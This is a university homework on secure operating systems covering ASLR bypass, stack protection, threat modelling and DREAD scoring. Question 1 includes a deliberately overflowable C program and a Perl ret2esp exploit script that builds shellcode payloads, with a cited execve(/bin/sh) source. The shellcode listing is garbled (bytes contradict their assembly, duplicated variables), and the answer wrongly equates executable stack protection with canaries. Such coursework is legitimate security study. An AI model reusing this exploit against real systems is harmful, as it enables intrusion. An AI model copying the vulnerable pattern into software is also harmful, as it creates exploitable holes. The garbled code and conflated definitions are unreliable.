

# ENPM695 – Secure Operating Systems

## Homework – 2

Author – Syed Mohammad Ibrahim

UMD ID: iamibi


UID: 118428369

Email: [iamibi@umd.edu](mailto:iamibi@umd.edu)

1. Address Space Layout Randomization is designed to make stack smashing attacks harder. Explain how Address Space Layout Randomization works (10 points). Describe an attack of how Address Space Layout Randomization can be circumvented (10 points)

A. Address Space Layout Randomization (ASLR) introduced into Linux from kernel version 2.6.12 works on the principle of randomizing the memory address space of a process that is currently loaded in the memory. This essentially involves randomizing the address space of Stack, Heaps, Internal Libraries, etc. Because of ASLR, the attacker now needs to know the process exact memory address which keeps on changing on every run making it hard for them to perform any kind of attack.

The following example demonstrates how ASLR can be bypassed. The program is written in C programming language and the exploit script is written in perl language. The Operating system is Linux 32-bit with little-endian architecture.



```
user@user-VirtualBox: ~/Programs/Homework-3
user@user-VirtualBox:~/Programs/Homework-3$ cat /proc/sys/kernel/randomize_va_space
2
user@user-VirtualBox:~/Programs/Homework-3$ gcc retzesp.c -o retzesp -fno-stack-protector -zexecstack
user@user-VirtualBox:~/Programs/Homework-3$ ./retzesp AAAA
user@user-VirtualBox:~/Programs/Homework-3$ echo $?
1
user@user-VirtualBox:~/Programs/Homework-3$ ./retzesp 'cat ../Perlscripts/payload_retzesp'
user@user-VirtualBox:~/Programs/Homework-3$ echo $?
0
user@user-VirtualBox:~/Programs/Homework-3$ cat retzesp.c
// Program exploit is PerlScripts/exploit_retzesp.pl
#include <string.h>
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}
int main(int argc, char** argv) {
    int i = 58623;
    function(argv[i]);
    return i;
}
user@user-VirtualBox:~/Programs/Homework-3$

user@user-VirtualBox: ~/Programs/PerlScripts
user@user-VirtualBox:~/Programs/PerlScripts$ perl /usr/bin/perl
####
# execve(/bin/sh).
# 24 bytes.
# www.exploit-db.com/exploits/13444
####
# shellcode for spawning a new shell in victim's machine
my $shellcode =
"\x31\xc9"      # xorl    %eax, %eax
"\x31\xdb"      # xorl    %ebx, %ebx
"\x40"          # inc     %eax
"\xcd\x80"      # int     $0x80
;
# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
my $retaddr =
"\x31\xc9"      # xorl    %eax, %eax
"\x50"          # pushl   %eax
"\x08\x0e\x2f\x73\x08" # pushl   $0x08732f0e
"\x08\x2f\x2f\x02\x09" # pushl   $0x09022f2f
"\x09\x03"      # movl    %esp, %ebx
"\x99"          # cld
"\x52"          # pushl   %ebx
"\x53"          # pushl   %ebx
"\x09\xe1"      # movl    %esp, %ecx
"\xb0\x0b"      # movb    %b0, %al
"\xcd\x80"      # int     $0x80
;
# This address must match the address of call *%eax instruction
my $retaddr = "\x42\x04\x04\x08"; #0x08040442
# Fill NOP instruction
my $pad = "\x90" x 250;
# Input string to our victim's program
my $arg = $pad.$retaddr.$shellcode;
# let us store the input string to a file
open OUT, "> payload_retzesp";
print OUT $arg;
close OUT;
```

As it can be seen from the above program, the ASLR is currently ON and we were still able to exploit the program with `exit(0)` function call. This exploit is based on the concept of Ret2ESP where we find the address of `"jmp *%esp"` and use that in our exploit script. The exploit mainly comprises of a return address, padding – to fill up the buffer and shell code which in our case is of `exit(0)` function call.

2. Executable Stack Protection is another technology which can be used to protect against stack smashing attacks. Explain how ESP works (10 points). Provide an example of a class of attacks that can circumvent ESP (5 points). Describe how this class of attacks work (10 points)


A. Executable Stack Protection was developed as part of GCC version 3.2-7. Also known as Stack Guard, it introduces a small value called canary in between the stack-based variables (buffers) and the function return address. When a stack smashing or overflow happens, the canary is overwritten. When the function call returns, the canary value is checked and verified if it has changed or not. If the value has changed, the program is terminated immediately.

There are three broad types of attacks possible to circumvent ESP. They are return to libc, return-oriented programming techniques like Ret2Pop and Just-in-Time spraying (JIT).


Return to libc requires the memory address of "system" function call from libc. For that, the program needs to be opened in GDB and we get the address of the system function call by setting a breakpoint anywhere in the program. After that, we will add this address in our exploit script along with NOP and the program to execute.

3. You are tasked with hacking the President's Twitter Account. Develop an attack tree that details the various options and pathways to achieve that result (15 points)

A.



4. Given the network diagram below – develop a threat model diagram and an attack surface analysis for this system detailing the following information (20 points):



a. STRIDE elements for each component

b. For the web server in particular, develop a “back-of-the-envelope” attack surface from both an internal network perspective as well as an external network perspective using the following information:

i. open ports: 22, 111, 80, 443, 8080;

ii. operating system: Ubuntu Server 16.0.4 with the following software installed

1. SSHd (TCP/22)

2. Postfix (TCP/25)

3. Bind (TCP & UDP/53)

4. Rpcbind (TCP/111)

5. Apache (TCP/80, TCP/443)

6. MySQL (TCP/3306)


7. Tomcat (TCP/8080)

8. Webmin (TCP/10000) – accessible from Management server only

iii. The firewall provides external access to ports 22, 80, and 443

c. Potential threats derived from the threat model (list at least 5 potential threats)

A. a.) Context Diagram:



STRIDE on each component is as follows:

Element	S	T	R	I	D	E
External Entity	Y		Y			
Process	Y	Y	Y	Y	Y	Y
Data Store		Y		Y	Y	
Data Flow		Y		Y	Y	

b.)

Internal Network Perspective:

The internal network can be attacked from the following attack surfaces:

- SSHd
- Postfix
- Bind
- RPC Bind
- Apache
- MySQL
- Tomcat

- Webmin

External Network Perspective:

The attack surfaces are the exposed ports 22, 80, and 443 which can be used as a means for getting access to the system or deploying malicious code through them. Port 22 is ssh which can be brute forced, port 80 and 443 has Apache which can be exploited using SQL injection or log4j if the log server is running it.

c.) The five potential threats that can be derived from the threat model are:

- SQL Injection
- Log4j
- Heartbleed
- Cross-Site Request Forgery
- Man-in-the-middle Attack

5. Define the various parts of the DREAD scoring system. What does each part of the DREAD scoring indicate? (5 points)

A. DREAD scoring system is:

- Damage Potential: How bad can an attack be?
- Reproducibility: How easy it is to reproduce the attack?
- Exploitability: How much work is it to launch the attack?
- Affected Users: How many people will be impacted?
- Discoverability: How easy is it to discover the threat?

6. A threat has the following components of the overall DREAD score:

- Discoverability – 3
- Reproducibility – 3
- Damage Potential – 2
- Exploitability – 3
- Affected Users – 1

Calculate the overall DREAD score. Describe the characteristics of each component (i.e. is it high, low, etc.). Is this threat a high, medium or low threat? (note: consider the overall scale of DREAD) (15 points)

A. The overall DREAD score is  $3 + 3 + 2 + 3 + 1 = 12$ . Thus, the overall DREAD score is a high-risk rating and has a high-level threat. The following defines the characteristics of individual component:

- a. Discoverability – 3 - High
- b. Reproducibility – 3 - High
- c. Damage Potential – 2 - Medium
- d. Exploitability – 3 - High
- e. Affected Users – 1 – Low